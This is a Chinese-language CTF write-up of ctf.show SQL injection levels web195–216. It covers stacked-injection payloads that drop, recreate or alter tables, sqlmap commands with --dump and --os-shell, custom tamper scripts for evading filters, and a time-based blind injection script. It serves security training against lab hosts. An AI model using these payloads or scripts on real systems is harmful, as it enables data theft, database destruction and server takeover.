select lpad("abc",1,'');
# 返回ab
select lpaf("abc",2,'');
和left大差不差, 将left改成lpad即可拿到flag
web195
- 描述: 又双叒叕
//拼接sql语句查找指定ID用户, 单引号又没了
$sql = "select pass from ctfshow_user where username = {$username};";

//TODO:感觉少了个啥,奇怪,不会又双叒叕被一血了吧
  if(preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\#|\x23|\'|\"|select|union|or|and|\x26|\x7c|file|into/i', $username)){
    $ret['msg']='用户名非法';
    die(json_encode($ret));
  }

  if($row[0]==$password){
      $ret['msg']="登陆成功 flag is $flag";
  }
访问的时候注意到是堆叠注入, 同时分号也没有被过滤, 那就用堆叠注入
union是将两个查询一起执行, 而利用分号则是分别执行一次, 可以在本地数据库尝试
select被过滤, 不能用查询的方法, 但是既然可以在此处执行mysql命令, 可以直接覆盖$password的值
POST:
username=0;update`ctfshow_user`set`pass`=1&password=1
发包修改后登录即可, 因为没有单引号包裹且被过滤, 我们无法传入admin这个字符串, 只能用0了:
POST:
username=0&password=1
web196
- 描述: 用户名不能太长
  //拼接sql语句查找指定ID用户
  $sql = "select pass from ctfshow_user where username = {$username};";

//TODO:感觉少了个啥,奇怪,不会又双叒叕被一血了吧
  if(preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\#|\x23|\'|\"|select|union|or|and|\x26|\x7c|file|into/i', $username)){
    $ret['msg']='用户名非法';
    die(json_encode($ret));
  }

  if(strlen($username)>16){
    $ret['msg']='用户名不能超过16个字符';
    die(json_encode($ret));
  }

  if($row[0]==$password){
      $ret['msg']="登陆成功 flag is $flag";
  }
官方给的非预期是从web171中泄露的用户名和密码:
POST:
username=0&password=passwordAUTO
似乎还有解法:
POST:
username=1;select(1)&password=1
web197
- 描述: 用户名可以很长
  //拼接sql语句查找指定ID用户
  $sql = "select pass from ctfshow_user where username = {$username};";

  //TODO:感觉少了个啥,奇怪,不会又双叒叕被一血了吧
  if('/\*|\#|\-|\x23|\'|\"|union|or|and|\x26|\x7c|file|into|select|update|set//i', $username)){
    $ret['msg']='用户名非法';
    die(json_encode($ret));
  }

  if($row[0]==$password){
      $ret['msg']="登陆成功 flag is $flag";
  }
可以很长, 又不能联合注入, 而且没有通过单引号包含传入的参数, 尝试执行相关命令: 更新表或者删除后新建一个一样的表
drop table ctfshow_user;
create table ctfshow_user(`username` varchar(100),`pass` varchar(100));
insert ctfshow_user(`username`,`pass`) value(1,2);
payload如下, 随后用账号:1密码:2登录即可
POST:
username=0;drop table ctfshow_user; create table ctfshow_user(`username` varchar(100),`pass` varchar(100)); insert ctfshow_user(`username`,`pass`) value(1,2);&password=1
非预期?: username=0;show tables&password=ctfshow_user, 至于为什么能成功, 我不太清楚:
show tables;会输出当前数据库内表名, 按理来说似乎不能过password的判断
web198
- 描述: 用户名可以更长
  //TODO:感觉少了个啥,奇怪,不会又双叒叕被一血了吧
  if('/\*|\#|\-|\x23|\'|\"|union|or|and|\x26|\x7c|file|into|select|update|set|create|drop/i', $username)){
    $ret['msg']='用户名非法';
    die(json_encode($ret));
  }

  if($row[0]==$password){
      $ret['msg']="登陆成功 flag is $flag";
  }
create也没了, 如果不能写, 可以利用执行的命令将列中的数据调换比如change(其中要有一个新的列充当临时列), 添加0;后直接粘贴进用户名输入界面
然后用username=0&password=userAUTO登录即可, 问就是可以通过web171得到用户名
alter table ctfshow_user change `username` `passw2` varchar(100);
alter table ctfshow_user change `pass` `username` varchar(100);
alter table ctfshow_user change `passw2` `pass` varchar(100);
亦或者利用insert插入账号密码, 然后用username=1&password=2登录
insert ctfshow_user(`username`,`pass`) value(1,2)
上面那个非预期解法也能用
web199
- 描述: 继续
  //TODO:感觉少了个啥,奇怪,不会又双叒叕被一血了吧
  if('/\*|\#|\-|\x23|\'|\"|union|or|and|\x26|\x7c|file|into|select|update|set|create|drop|\(/i', $username)){
    $ret['msg']='用户名非法';
    die(json_encode($ret));
  }

  if($row[0]==$password){
      $ret['msg']="登陆成功 flag is $flag";
  }
web197的非预期也能用, 用web198的payload只需要将varchar改为text, 其余步骤相同
alter table ctfshow_user change `username` `passw2` text;
alter table ctfshow_user change `pass` `username` text;
alter table ctfshow_user change `passw2` `pass` text;
你可以在数据库管理工具比如navicat中修改列的类型, 默认是varchar, 下拉就可以找到其他类型用于替换, 还是需要多本地尝试
web200
- 描述: 堆叠告一段落
  //TODO:感觉少了个啥,奇怪,不会又双叒叕被一血了吧
  if('/\*|\#|\-|\x23|\'|\"|union|or|and|\x26|\x7c|file|into|select|update|set|create|drop|\(|\,/i', $username)){
    $ret['msg']='用户名非法';
    die(json_encode($ret));
  }

  if($row[0]==$password){
      $ret['msg']="登陆成功 flag is $flag";
  }
web197的非预期可以用, web199可以用
web201
- 描述: 开始系统练习sqlmap的使用
你先别急, 提交和打开的界面不一样, 先测试过滤:
在api处随便传入id, 返回"不使用sqlmap是没有灵魂的", 结合题目提示, 应该是要我们修改UA为sqlmap; 再次发包后返回"打击盗版人人有责,你都不是从ctf.show来的", 那么这个就是referer检测了

绕过之后可以正常查询, 剩下的交给sqlmap
# 判断注入
python3 .\sqlmap.py -u "http://f12920c7-3414-4fbf-b2af-93df28bd0172.challenge.ctf.show/api/?id=1" --user-agent=sqlmap --referer=ctf.show
# 数据库
python3 .\sqlmap.py -u "http://f12920c7-3414-4fbf-b2af-93df28bd0172.challenge.ctf.show/api/?id=1" --user-agent=sqlmap --referer=ctf.show --dbs
# 表
python3 .\sqlmap.py -u "http://f12920c7-3414-4fbf-b2af-93df28bd0172.challenge.ctf.show/api/?id=1" --user-agent=sqlmap --referer=ctf.show -D ctfshow_web --tables
# 字段(可以跳过)
python3 .\sqlmap.py -u "http://f12920c7-3414-4fbf-b2af-93df28bd0172.challenge.ctf.show/api/?id=1" --user-agent=sqlmap --referer=ctf.show -D ctfshow_web -T ctfshow_user --columns
# 值
python3 .\sqlmap.py -u "http://f12920c7-3414-4fbf-b2af-93df28bd0172.challenge.ctf.show/api/?id=1" --user-agent=sqlmap --referer=ctf.show -D ctfshow_web -T ctfshow_user --dump
web202
- 描述: 同上
提示是用--batch改输入方式, 加上即可得到flag
变为POST方式发送, 别问为什么题目给的还是$_GET
python3 .\sqlmap.py -u "http://97472135-302e-4f32-a7f3-d798ce3c0271.challenge.ctf.show/api/" --data "id=1" --user-agent=sqlmap --referer=ctf.show -D ctfshow_web -T ctfshow_user --dumpweb203
- 描述: 同上
在bp类工具中是不需要管Content-type的, 但是在sqlmap就需要加上, 原因可能是data本身是按照表单形式发送数据

python3 .\sqlmap.py -u "http://ab638a67-33f8-42c9-9323-11c2d3040f39.challenge.ctf.show/api/index.php" --data "id=1" --user-agent=sqlmap --referer=ctf.show --method=PUT --header=content-type:text/plain -D ctfshow_web -T ctfshow_user --dumpweb204
- 描述: 同上
新增了cookie, 打开网页后在控制台的Application的Cookies中, 先右键clear然后刷新界面即可得到cookie
python3 .\sqlmap.py -u "http://752f281b-5cfc-435a-8400-abc6f24d4b92.challenge.ctf.show/api/index.php" --data "id=1" --user-agent=sqlmap --referer=ctf.show --method=PUT --header=content-type:text/plain --cookie="PHPSESSID=5ktroj6g93e37kht5i4p5j6sd4;ctfshow=acbe58269fae75b2123e21cbf892ce7a" -D ctfshow_web -T ctfshow_user --dumpweb205
- 描述: 同上
api调用需要鉴权, 抓包可以发现是先访问api/getToken获取Token再访问api/index.php
利用**--safe-url**即可先访问鉴权链接再访问api, 记得添加--safe-freq=1
在测试之后发现没有flag输出, 再次注入发现表名换了
python3 .\sqlmap.py -u "http://2fb4d7c7-dbe1-4aa1-a983-a2c4aab2d9e7.challenge.ctf.show/api/index.php" --data "id=1" --user-agent=sqlmap --referer=ctf.show --method=PUT --header=content-type:text/plain --safe-url="http://2fb4d7c7-dbe1-4aa1-a983-a2c4aab2d9e7.challenge.ctf.show/api/getToken.php" --safe-freq=1 --cookie="PHPSESSID=g8e78tvkumdeac399oq5q7ma1r" -D ctfshow_web --tablespayload:
python3 .\sqlmap.py -u "http://2fb4d7c7-dbe1-4aa1-a983-a2c4aab2d9e7.challenge.ctf.show/api/index.php" --data "id=1" --user-agent=sqlmap --referer=ctf.show --method=PUT --header=content-type:text/plain --safe-url="http://2fb4d7c7-dbe1-4aa1-a983-a2c4aab2d9e7.challenge.ctf.show/api/getToken.php" --safe-freq=1 --cookie="PHPSESSID=g8e78tvkumdeac399oq5q7ma1r" -D ctfshow_web -T ctfshow_flax --dumpweb206
- 描述: 同上
sql需要闭合, 你说的对, 但是据说会自己检测
//拼接sql语句查找指定ID用户
$sql = "select id,username,pass from ctfshow_user where id = ('".$id."') limit 0,1;";
记得更换Cookie
给payload增加前缀和后缀就可以绕过闭合, 利用
- --prefix 攻击载荷的前缀
- --suffix 攻击载荷的后缀
表又换了
python3 .\sqlmap.py -u "http://24a7ddb6-57f4-4f4a-8be5-cd8bd6bbe94f.challenge.ctf.show/api/index.php" --data "id=1" --user-agent=sqlmap --referer=ctf.show --method=PUT --header=content-type:text/plain --safe-url="http://24a7ddb6-57f4-4f4a-8be5-cd8bd6bbe94f.challenge.ctf.show/api/getToken.php" --safe-freq=1 --cookie="PHPSESSID=i5h52knr3c0gcir1bk2p7na87v" --prefix="')" --suffix="#" -D ctfshow_web --tablespayload:
python3 .\sqlmap.py -u "http://24a7ddb6-57f4-4f4a-8be5-cd8bd6bbe94f.challenge.ctf.show/api/index.php" --data "id=1" --user-agent=sqlmap --referer=ctf.show --method=PUT --header=content-type:text/plain --safe-url="http://24a7ddb6-57f4-4f4a-8be5-cd8bd6bbe94f.challenge.ctf.show/api/getToken.php" --safe-freq=1 --cookie="PHPSESSID=i5h52knr3c0gcir1bk2p7na87v" --prefix="')" --suffix="#" -D ctfshow_web -T ctfshow_flaxc --dumpweb207
- 描述: 同上
--tamper 的初体验, 引入已经写好的绕过脚本, 这个在sqlmap的tamper文件夹下可以找到众多脚本
//对传入的参数进行了过滤
  function waf($str){
   return preg_match('/ /', $str);
  }
space2comment.py 打开看描述是将空格替换为/**/
跑表名, 又换咯
python3 .\sqlmap.py -u "http://a114a81d-81f0-4c1d-9587-4417766490b5.challenge.ctf.show/api/index.php" --data "id=1" --user-agent=sqlmap --referer=ctf.show --method=PUT --header=content-type:text/plain --safe-url="http://a114a81d-81f0-4c1d-9587-4417766490b5.challenge.ctf.show/api/getToken.php" --safe-freq=1 --cookie="PHPSESSID=cg94j982tfcuo95gcqjpc7lttp" --prefix="')" --suffix="#" --tamper=space2comment -D ctfshow_web --tablespayload
python3 .\sqlmap.py -u "http://a114a81d-81f0-4c1d-9587-4417766490b5.challenge.ctf.show/api/index.php" --data "id=1" --user-agent=sqlmap --referer=ctf.show --method=PUT --header=content-type:text/plain --safe-url="http://a114a81d-81f0-4c1d-9587-4417766490b5.challenge.ctf.show/api/getToken.php" --safe-freq=1 --cookie="PHPSESSID=cg94j982tfcuo95gcqjpc7lttp" --prefix="')" --suffix="#" --tamper=space2comment -D ctfshow_web -T ctfshow_flaxca --dumpweb208
- 描述: 同上
//对传入的参数进行了过滤
// $id = str_replace('select', '', $id);
  function waf($str){
   return preg_match('/ /', $str);
  }
将select替换为空, 利用双写绕过或者大小写绕过即可
但是你先别急, sqlmap默认的语句中select是大写的, 根本不用绕过, 直接执行即可, 记得换表
python3 .\sqlmap.py -u "http://06e1020c-46ca-4bfa-bf50-404bcba0d0f8.challenge.ctf.show/api/index.php" --data "id=1" --user-agent=sqlmap --referer=ctf.show --method=PUT --header=content-type:text/plain --safe-url="http://06e1020c-46ca-4bfa-bf50-404bcba0d0f8.challenge.ctf.show/api/getToken.php" --safe-freq=1 --cookie="PHPSESSID=osljp7s3hvh72lvml0h119jrmh" --prefix="')" --suffix="#" --tamper=space2comment -D ctfshow_web -T ctfshow_flaxcac --dumpupppercase.py是将所有查询语句换为大写的脚本, 也可以加进去
你也可以自己写一个脚本塞进去, 记得是SELECT替换成SESELECTLECT, 可以用-v [0-6]查看调试信息, 数字为详细等级
web209
- 描述: 同上
//拼接sql语句查找指定ID用户
$sql = "select id,username,pass from ctfshow_user where id = '".$id."' limit 0,1;";

//对传入的参数进行了过滤
  function waf($str){
   //TODO 未完工
   return preg_match('/ |\*|\=/', $str);
  }
查询语句换回来了而且增加了过滤, 官方给的脚本不太好用,不如我们自己写
文件为personal.py, 可以利用一些现成的模板
在查看详细信息和本地测试的时候=不能直接替换为like, sqlmap会生成类似1like1这样的payload, 是不执行的, 但是1 like 1是可以执行的, 所以替换为chr(0x0a) + 'like' + chr(0x0a)
官方给的简化版的:
#!/usr/bin/env python

from lib.core.compat import xrange
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOW

def tamper(payload, **kwargs):
    retVal = payload
    if payload:
        retVal = retVal.replace("COUNT(*)", "COUNT(id)")
        retVal = retVal.replace(" ", chr(0x09))
        retVal = retVal.replace("=", chr(0x09) + "like" + chr(0x09))

    return retVal
文件放在tamper文件夹下即可执行命令
python3 .\sqlmap.py -u "http://900ed93c-c2c6-4ada-8843-0cbd07fa0a2f.challenge.ctf.show/api/index.php" --data "id=1" --user-agent=sqlmap --referer=ctf.show --method=PUT --header=content-type:text/plain --safe-url="http://900ed93c-c2c6-4ada-8843-0cbd07fa0a2f.challenge.ctf.show/api/getToken.php" --safe-freq=1 --cookie="PHPSESSID=4klk7a5hn71prtgqum1e50dmbu" --tamper=personal -D ctfshow_web --tables换新的表ctfshow_flav
python3 .\sqlmap.py -u "http://900ed93c-c2c6-4ada-8843-0cbd07fa0a2f.challenge.ctf.show/api/index.php" --data "id=1" --user-agent=sqlmap --referer=ctf.show --method=PUT --header=content-type:text/plain --safe-url="http://900ed93c-c2c6-4ada-8843-0cbd07fa0a2f.challenge.ctf.show/api/getToken.php" --safe-freq=1 --cookie="PHPSESSID=6cp2hdmtd3tmtolmh0nium5jn1" --tamper=personal -D ctfshow_web -T ctfshow_flav --dump下面这个大佬的脚本也可以, 如果前面测试太多都会出错, 因为sqlmap缓存会直接跳过前面判断的步骤, 这时候只能根据调试信息修改脚本, 这个是根据space2comment.py改的
#!/usr/bin/env python

from lib.core.compat import xrange
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOW


def tamper(payload, **kwargs):

    retVal = payload
    if payload:
        retVal = ""
        quote, doublequote, firstspace = False, False, False

        for i in xrange(len(payload)):
            if not firstspace:
                if payload[i].isspace():
                    firstspace = True
                    retVal += chr(0x0a)
                    continue

            elif payload[i] == '\'':
                quote = not quote

            elif payload[i] == '"':
                doublequote = not doublequote

            elif payload[i] == '=':
                retVal += chr(0x0a) + 'like' + chr(0x0a)
                continue

            elif payload[i] == " " and not doublequote and not quote:
                retVal += chr(0x0a)
                continue

            retVal += payload[i]

    return retVal
web210
- 描述: 同上
还是利用tamper
//对查询字符进行解密
  function decode($id){
    return strrev(base64_decode(strrev(base64_decode($id))));
  }
没过滤, 那就直接干就完了
#!/usr/bin/env python

from lib.core.compat import xrange
from lib.core.enums import PRIORITY
import base64
import string

__priority__ = PRIORITY.LOW


def tamper(payload, **kwargs):
    retVal = payload
    if payload:
        payload = payload[::-1].encode()
        payload = base64.b64encode(payload)
        payload = (payload.decode())[::-1]
        payload = base64.b64encode(payload.encode())
        retVal = payload.decode()

    return retVal
查表, 这次是ctfshow_flavi
python3 .\sqlmap.py -u "http://0e357e82-37a8-43ec-9606-dd90eee5d390.challenge.ctf.show/api/index.php" --data "id=1" --user-agent=sqlmap --referer=ctf.show --method=PUT --header=content-type:text/plain --safe-url="http://0e357e82-37a8-43ec-9606-dd90eee5d390.challenge.ctf.show/api/getToken.php" --safe-freq=1 --cookie="PHPSESSID=urg0ta0238vngcc04h9p5mll50" --tamper=personal -D ctfshow_web --tables获取flag
python3 .\sqlmap.py -u "http://0e357e82-37a8-43ec-9606-dd90eee5d390.challenge.ctf.show/api/index.php" --data "id=1" --user-agent=sqlmap --referer=ctf.show --method=PUT --header=content-type:text/plain --safe-url="http://0e357e82-37a8-43ec-9606-dd90eee5d390.challenge.ctf.show/api/getToken.php" --safe-freq=1 --cookie="PHPSESSID=urg0ta0238vngcc04h9p5mll50" --tamper=personal -D ctfshow_web -T ctfshow_flavi --dumpweb211
- 描述: 开始系统练习sqlmap的使用
增加了对于加空格的过滤
//对查询字符进行解密
  function decode($id){
    return strrev(base64_decode(strrev(base64_decode($id))));
  }
function waf($str){
    return preg_match('/ /', $str);
}
改一下脚本增加个替换就可以了, 或者你重新写一个盲注脚本
#!/usr/bin/env python

from lib.core.compat import xrange
from lib.core.enums import PRIORITY
import base64
import string

__priority__ = PRIORITY.LOW


def tamper(payload, **kwargs):
    retVal = payload
    if payload:
        payload = payload.replace(" ", chr(0x0a))
        payload = payload[::-1].encode()
        payload = base64.b64encode(payload)
        payload = (payload.decode())[::-1]
        payload = base64.b64encode(payload.encode())
        retVal = payload.decode()

    return retVal
payload:
注意换表换成ctfshow_flavia
python3 .\sqlmap.py -u "http://80b02ad6-2024-4835-a430-fed169bff73b.challenge.ctf.show/api/index.php" --data "id=1" --user-agent=sqlmap --referer=ctf.show --method=PUT --header=content-type:text/plain --safe-url="http://80b02ad6-2024-4835-a430-fed169bff73b.challenge.ctf.show/api/getToken.php" --safe-freq=1 --cookie="PHPSESSID=bcluqhthjg7ikn0i7qee5dcstc" --tamper=personal -D ctfshow_web -T ctfshow_flavia --dump官方化简py程序如下, 替换if语句即可
if payload:
    retVal = retVal.replace(" ",chr(0x0a))
    retVal = base64.b64encode(retVal[::-1].encode ('utf-8'))
    retVal = base64.b64encode(retVal[::-1]).decode('utf-8')
web212
- 描述: 同上
增加过滤*, 没什么好说的, 针对的是上一题用的space2comment.py的方法
#!/usr/bin/env python

from lib.core.compat import xrange
from lib.core.enums import PRIORITY
import base64
import string

__priority__ = PRIORITY.LOW


def tamper(payload, **kwargs):
    retVal = payload
    if payload:
        retVal = retVal.replace(" ", chr(0x0a))
        retVal = retVal.replace("COUNT(*)", "COUNT(id)")
        retVal = base64.b64encode(retVal[::-1].encode('utf-8'))
        retVal = base64.b64encode(retVal[::-1]).decode('utf-8')

    return retVal
payload, 记得换表:
python3 .\sqlmap.py -u "http://b57ca267-13ab-462d-89fe-af58d1f06ea6.challenge.ctf.show/api/index.php" --data "id=1" --user-agent=sqlmap --referer=ctf.show --method=PUT --header=content-type:text/plain --safe-url="http://b57ca267-13ab-462d-89fe-af58d1f06ea6.challenge.ctf.show/api/getToken.php" --safe-freq=1 --cookie="PHPSESSID=846olilf219u193rejj4sogmep" --tamper=personal -D ctfshow_web -T ctfshow_flavis --dumpweb213
- 描述: 同上
练习使用--os-shell 一键getshell?
#!/usr/bin/env python

from lib.core.compat import xrange
from lib.core.enums import PRIORITY
import base64
import string

__priority__ = PRIORITY.LOW


def tamper(payload, **kwargs):
    retVal = payload
    if payload:
        retVal = retVal.replace("-- -", "#")
        retVal = retVal.replace(" ", chr(0x0a))
        retVal = retVal.replace("COUNT(*)", "COUNT(id)")
        retVal = base64.b64encode(retVal[::-1].encode('utf-8'))
        retVal = base64.b64encode(retVal[::-1]).decode('utf-8')

    return retVal
为什么替换为#, 原因是写入的文件-- -在第三个减号换行后就无效了, 所以要替换
python3 .\sqlmap.py -u "http://93d1c17f-ea86-493d-8a5a-d1fd395301e6.challenge.ctf.show/api/index.php" --data "id=1" --user-agent=sqlmap --referer=ctf.show --method=PUT --header=content-type:text/plain --safe-url="http://93d1c17f-ea86-493d-8a5a-d1fd395301e6.challenge.ctf.show/api/getToken.php" --safe-freq=1 --cookie="PHPSESSID=qdk8hjthjlr3tec5n4d4oear29" --tamper=personal --os-shell连接成功后界面显示如下, 输入数字来选择写入的shell, 还不能执行命令, 后面就是执行命令


那些什么Y/n只要能执行就好了, 有的不选是就报错; 最后flag在根目录下
web214
- 描述: 开始时间盲注
界面啥都没有, 没有提交界面找半天, 抓包也没有, 然后发现还能去首页抓抓包
在首页抓包可以发现在/api/提交参数ip和debug, 将debug修改为1发现回显ip内容, 似乎没有带单引号直接回显
我这里抓https是抓不到的, 只能在http抓到
测试语句: ip=if(2>1,sleep(5),1)&debug=1, 可以感觉到差不多延时5s
sqlmap的方法
诶, 我有一个点子☝🤓, 我们来用sqlmap:
将这个请求包整个塞进txt文档, 两个参数设置为1, 交给sqlmap进行处理, 这里是bp.txt
python3 .\sqlmap.py -r bp.txt发现执行成功, 能显示是Mysql数据库, 加上其他参数爆库爆表等即可, 其实也可以直接 -a, 只不过慢得很
python3 .\sqlmap.py -r bp.txt -D ctfshow_web -T ctfshow_flagx --dumppython的方法
能跑就别动
脚本有时候会跑出错误, 如果前面都能跑, 到某一个地方不能跑了, 重新跑上面的语句看看是都出错
import requests
import time

url = "http://28c1e710-14df-4ace-9539-a74068fd1598.challenge.ctf.show/api/"
flagstr = ",_{}-abcdefghijklmnopqrstuvwxyz0123456789"
flag = ""


for i in range(1, 60):
    for mid in flagstr:
        # 数据库: ctfshow_web
        # payload = "if((substr((select database()),{},1)='{}'),sleep(0.5),1)".format(i, mid)
        # 表名: ctfshow_flagx
        # payload = "if((substr((select group_concat(table_name) from information_schema.tables where table_schema = database()),{},1)='{}'),sleep(0.5),1)".format(i, mid)
        # 字段: id,flaga
        # payload = "if ((substr((select group_concat(column_name) from information_schema.columns where table_name = 'ctfshow_flagx'),{},1)='{}'),sleep(0.5),1)".format(i, mid)
        # 获取flag: ctfshow{5231f260-63a8-4d71-a949-24295e7e8398}
        payload = "if((substr((select flaga from ctfshow_flagx),{},1)='{}'),sleep(0.5),1)".format(i, mid)

        print("[+]Now testing the " + str(i) + "th character \'" + mid + "\'")

        data = {
            "ip": payload,
            "debug": 1
        }
        start_time = time.time()
        res = requests.post(url=url, data=data).text
        end_time = time.time()
        sub = end_time - start_time
        if sub >= 0.5:
            flag += mid
            print(flag)
            if mid == '}':
                exit()
            break
下一题开始就改官方脚本了, 我写了一个好看点的放在附录了
web215
- 描述: 同上
查询语句: 用了单引号, 可以在返回包看到确实有
但是只需要在前面闭合语句即可, 完整的我就不写了
' or if(2>1,sleep(5),1)#payload:
select flagaa from ctfshow_flagxc
web216
- 描述: 同上
// 查询语句
where ip = from_base64($id);
